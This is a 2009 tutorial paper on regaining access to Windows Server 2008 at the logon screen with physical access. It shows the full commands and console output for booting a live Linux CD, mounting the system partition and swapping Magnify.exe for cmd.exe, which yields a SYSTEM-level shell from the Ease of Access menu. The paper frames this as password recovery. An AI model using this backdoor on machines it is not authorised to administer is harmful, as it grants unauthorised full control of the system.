
Title:

# Bypassing Windows Server 2008 Password Protection

Author:
**Charalambous Glafkos**
Handle:
**nowayout**
Mail:
**glafkos@astalavista.com**
Website:
**http://www.astalavista.com**
Date:
**January 29th 2009**

# Table of Contents

# Introduction

Windows Server 2008 is the most recent operating system release for Microsoft Windows Server line. It is based on Windows NT 6.0 SP1 kernel, like Windows Vista; therefore it shares much of the same architecture and technology as Windows Vista including new futures such as security, management and administrative futures.

Although very secured compared to earlier versions it can be bypassed quite easily having physical access to the machine.

In addition to security, memory protection mechanisms are available such as GS, SafeSEH, Heap protection, DEP and ASLR which are beyond the scope of this paper.

# Bypassing Windows Server 2008 Password Protection

In this paper we will demonstrate a simple and effective way to bypass Windows Server 2008 password protection in the case where we have forgotten the password or it has been changed by a third party and we have to get access to our system.

*** Note: Do NOT use this approach to backdoor any server in your work environment**

# Tools

PING (Partimage Is Not Ghost)
Download: http://ping.windowsdream.com/ping/Releases/3.00.01/PING-3.00.iso (~22MB)

# Demonstration

To be able to bypass the password protection we will need first to boot with PING cd or any other bootable live Linux distribution that supports NTFS-3G driver (NTFS-3G is a cross-platform implementation of the Windows NTFS file system that supports read/write capabilities).

We first check which partition is the Windows NTFS partition which in our example is /dev/sda1.
fdisk –l | grep NTFS

Then we create the directory where we will mount the windows files :
mkdir –p /mnt/windows

Therefore, we mount with NTFS-3G driver the windows partition to /mnt/windows folder:
mount –t ntfs-3g /dev/sda1/mnt/windows


Now we do the trick by replacing some executable files with cmd.exe which in our demonstration would be the Magnify.exe tool that can be found on Password Protection screen under Ease of Access options.


mv Magnify.exe Magnify.bck
cp cmd.exe Magnify.exe


```
[root@PING /]# fdisk -l | grep NTFS
/dev/sda1   *           1        1697    13629440    7  HPFS/NTFS
[root@PING /]# mkdir -p /mnt/windows
[root@PING /]# mount -t ntfs-3g /dev/sda1 /mnt/windows
[root@PING /]# cd /mnt/windows/
[root@PING /mnt/windows]# ls
$Recycle.Bin            Program Files             Windows
BOOTSECT.BAK            Program Files (x86)       bootmgr
Boot                    ProgramData               hiberfil.sys
Documents and Settings  System Volume Information  pagefile.sys
PerfLogs                Users
[root@PING /mnt/windows]# cd Windows/System32/
[root@PING /mnt/windows/Windows/System32]# mv Magnify.exe Magnify.bck
[root@PING /mnt/windows/Windows/System32]# cp cmd.exe Magnify.exe
[root@PING /mnt/windows/Windows/System32]# reboot

Broadcast message from root (tty1) (Sun Jan 25 02:13:13 2009):

The system is going down for reboot NOW!
INIT: Switching to runlevel: 6
INIT: /etc/inittab[26]: id field too long (max 4 characters)
INIT: Sending processes started by init the TERM signal
INIT: Sending processes started by init the KILL signal
Sending all processes the TERM signal...
```

After we do the changes described above we restart the machine and boot back to Windows Server 2008.

As we can see in the snapshot below under Ease of Access we have the option to select the Magnifier tool and give ourselves a command prompt with NT AUTHORITY/SYSTEM privileges on the system




Administrator: C:\Windows\System32\Magnify.exe
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
Windows Server 2008
Standard
Start
Windows Logon
Administrator: C:\Win...
2:18 AM


Administrator: C:\Windows\System32\Magnify.exe
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>explorer
C:\Windows\system32>
Server Manager
Windows Update
Internet Explorer
SYSTEM
Documents
Computer
Network
Control Panel
Administrative Tools
Help and Support
Run...
All Programs
Start Search
Windows Server 2008
Standard
Start
Windows Logon
Administrator: C:\Windo...
2:19 AM

The following approach can be used with Windows Vista and also by any other Ease of Access tools or even by Ease of Access itself by renaming “utilman.exe” to “cmd.exe”.

## Conclusion

I hope you may find the following paper useful and keep it for your reference in case you have forgotten your Windows Server 2008 / Vista password.

The above paper has been written from an article I wrote for IT Solutions Knowledge Base website which I think you might find usefull for your everyday IT Solutions.

## Reference

http://www.itsolutionskb.com
http://ping.windowsdream.com